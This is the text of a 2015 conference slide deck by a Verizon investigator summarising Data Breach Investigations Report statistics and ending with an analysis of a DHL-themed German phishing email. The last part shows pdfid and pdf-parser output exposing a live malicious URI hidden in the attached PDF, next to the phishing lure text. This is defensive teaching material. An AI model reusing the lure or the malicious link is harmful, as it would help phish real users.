

12 November 2015

Four Seasons Hotel, Beirut

Fighting Digital Fraud
and Piracy in the Banking
and Commercial Sectors
in Lebanon



ANTI-CYBERCRIME Forum
ملتقى مكافحة الجريمة الالكترونية

2015 Data Breach Investigations Report

Verizon RISK Team



Lorenz Kuhlee

Principal Investigator and Security Researcher



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Lorenz Kuhlee, is RISK Team's Principal Consultant, and Team Leader for the Forensics and Investigative Response Team-Verizon with over 15 years of experience in information security.

His casework has spanned over various industries, including, retail, finance, healthcare, and intelligence. Prior to joining Verizon, Lorenz worked for the Police Academy Wiesbaden/Hesse, Germany as a Cybercrime investigator and trainer for the academy.


Mr. Lorenz has a Computer Science degree from Karlsruhe/Germany.

Data Breach Investigation Report Series



An ongoing study into the world of cybercrime that analyzes forensic evidence to uncover how sensitive data is stolen from organizations, who's doing it, why they're doing it, and, of course, what might be done to prevent it.

Welcome to the Data Breach Investigations Report, 2015



70
CONTRIBUTING
ORGANIZATIONS

79,790
SECURITY INCIDENTS

2,122
CONFIRMED
DATA BREACHES

61
COUNTRIES
REPRESENTED¹




2015 DATA BREACH INVESTIGATIONS REPORT

\$400 MILLION

The estimated financial loss from 700 million compromised records shows the real importance of managing data breach risks.

Conducted by Verizon with contributions from 70 organizations from around the world.



HEALTHCARE

EDUCATION

PUBLIC SECTOR

HOSPITALITY

FINANCIAL SERVICES

RETAIL

ENTERTAINMENT

PROFESSIONAL

MANUFACTURING

TECHNOLOGY


ADMINISTRATIVE

TRANSPORTATION

Security Incident DNA – Leads to 9 Patterns



9 Incident Patterns - nothing new from last year



Victim Demographics

| INDUSTRY | NUMBER OF SECURITY INCIDENTS | | | | CONFIRMED DATA LOSS | | | |
|------------------------|------------------------------|------------|---------------|---------------|---------------------|------------|------------|--------------|
| | TOTAL | SMALL | LARGE | UNKNOWN | TOTAL | SMALL | LARGE | UNKNOWN |
| Accommodation (72) | 368 | 181 | 90 | 97 | 223 | 180 | 10 | 33 |
| Administrative (56) | 205 | 11 | 13 | 181 | 27 | 6 | 4 | 17 |
| Agriculture (11) | 2 | 0 | 0 | 2 | 2 | 0 | 0 | 2 |
| Construction (23) | 3 | 1 | 2 | 0 | 2 | 1 | 1 | 0 |
| Educational (61) | 165 | 18 | 17 | 130 | 65 | 11 | 10 | 44 |
| Entertainment (71) | 27 | 17 | 0 | 10 | 23 | 16 | 0 | 7 |
| Financial Services(52) | 642 | 44 | 177 | 421 | 277 | 33 | 136 | 108 |
| Healthcare (62) | 234 | 51 | 38 | 145 | 141 | 31 | 25 | 85 |
| Information (51) | 1,496 | 36 | 34 | 1,426 | 95 | 13 | 17 | 65 |
| Management (55) | 4 | 0 | 2 | 2 | 1 | 0 | 0 | 1 |
| Manufacturing (31-33) | 525 | 18 | 43 | 464 | 235 | 11 | 10 | 214 |
| Mining (21) | 22 | 1 | 12 | 9 | 17 | 0 | 11 | 6 |
| Other Services (81) | 263 | 12 | 2 | 249 | 28 | 8 | 2 | 18 |
| Professional (54) | 347 | 27 | 11 | 309 | 146 | 14 | 6 | 126 |
| Public (92) | 50,315 | 19 | 49,596 | 700 | 303 | 6 | 241 | 56 |
| Real Estate (53) | 14 | 2 | 1 | 11 | 10 | 1 | 1 | 8 |
| Retail (44-45) | 523 | 99 | 30 | 394 | 164 | 95 | 21 | 48 |
| Trade (42) | 14 | 10 | 1 | 3 | 6 | 4 | 0 | 2 |
| Transportation (48-49) | 44 | 2 | 9 | 33 | 22 | 2 | 6 | 14 |
| Utilities (22) | 73 | 1 | 2 | 70 | 10 | 0 | 0 | 10 |
| Unknown | 24,504 | 144 | 1 | 24,359 | 325 | 141 | 1 | 183 |
| TOTAL | 79,790 | 694 | 50,081 | 29,015 | 2,122 | 573 | 502 | 1,047 |

70%
of attacks show
secondary victim


75%
spread from
victim 0..1 within
one day

SOURCE: VERIZON 2015 DATA BREACH INVESTIGATIONS REPORT




Incident Patterns Over Time


Confirmed Data Breaches



Common Vulnerabilities Dominate



7 million vulnerabilities exploited in 2014





99% compromised more than a year after CVE

10 CVEs account for 97% of 2014 exploits



Phishing Remains a Threat



23%

of recipients opened
phishing messages

11%

of recipients clicked on
attachments

82 seconds

from start of a phishing
attack to first bite

Phishing Email

Nothing new?

INFORMATIONEN ZU IHRER SENDUNG

Sehr geehrte Kunden,

das DHL Paket mit der Sendungsnummer 855439843795 werden wir voraussichtlich am 07.05.2015 zustellen.

Wenn Sie weitere Informationen über den Sendungsstatus benötigen, können Sie eine direkte Statusabfrage über den folgenden Link starten: Die Sendung wurde im Start-Paketzentrum bearbeitet.

Mit freundlichen Grüßen,
Ihr DHL Team

© DHL 2015

What? It is a PDF!

Why?



Common Analysis

```
$ python pdfid/pdfid.py Status_zu_Sendung_211322227952.pdf
```

```
PDFiD 0.2.1 Status_zu_Sendung_211322227952.pdf
```

```
PDF Header: %PDF-1.6
```

```
obj          21
endobj       21
stream       18
endstream    18
xref         0
trailer      0
startxref    2
/Page       1
/Encrypt     0
/ObjStm      4
/JS          0
/JavaScript  0
/AA          0
/OpenAction  0
/AcroForm    0
/JBIG2Decode 0
/RichMedia   0
/Launch     0
/EmbeddedFile 0
/XFA         0
/Colors > 2^24 0
```

NO findings!

/JS 0

/JavaScript 0

/OpenAction 0

Malicious Link

Not detectable with state-of-the-art methods!

```
python pdf-parser.py Status_zu_Sendung_*.pdf -o 103 -f -w
```

```
280 389 584 350 556 350 278 556 500 1000 556 556 333 1000 667 333 1000 350 611
350 350 278 278 500 500 350 556 1000 333 1000 556 333 944 350 500 667 278 333
556 556 556 556 280 556 333 737 370 556 584 333 737 552 400 549 333 333 333 576
556 333 333 333 365 556 834 834 834 611 722 722 722 722 722 722 1000 722 667 6
57 667 667 278 278 278 278 722 722 778 778 778 778 778 584 778 722 722 722 722
567 667 611 556 556 556 556 556 889 556 556 556 556 556 278 278 278 278 611
611 611 611 611 611 611 549 611 611 611 611 611 611 556 611 556]>><</S/URI/URI(htt
p://aetomatic.com/FPNxkwfmJS)>><</S/URI/URI(http://aetomatic.com/FPNxkwfmJS)>><
</S/URI/URI(http://www.dhl.de/)>>
```

<</S/URI/URI(http://aetomatic.com/FPNxkwfmJS)>>

<</S/URI/URI(http://aetomatic.com/FPNxkwfmJS)>>

<</S/URI/URI(http://www.dhl.de/)>>

What has been changed for the victim?

One additional double-click

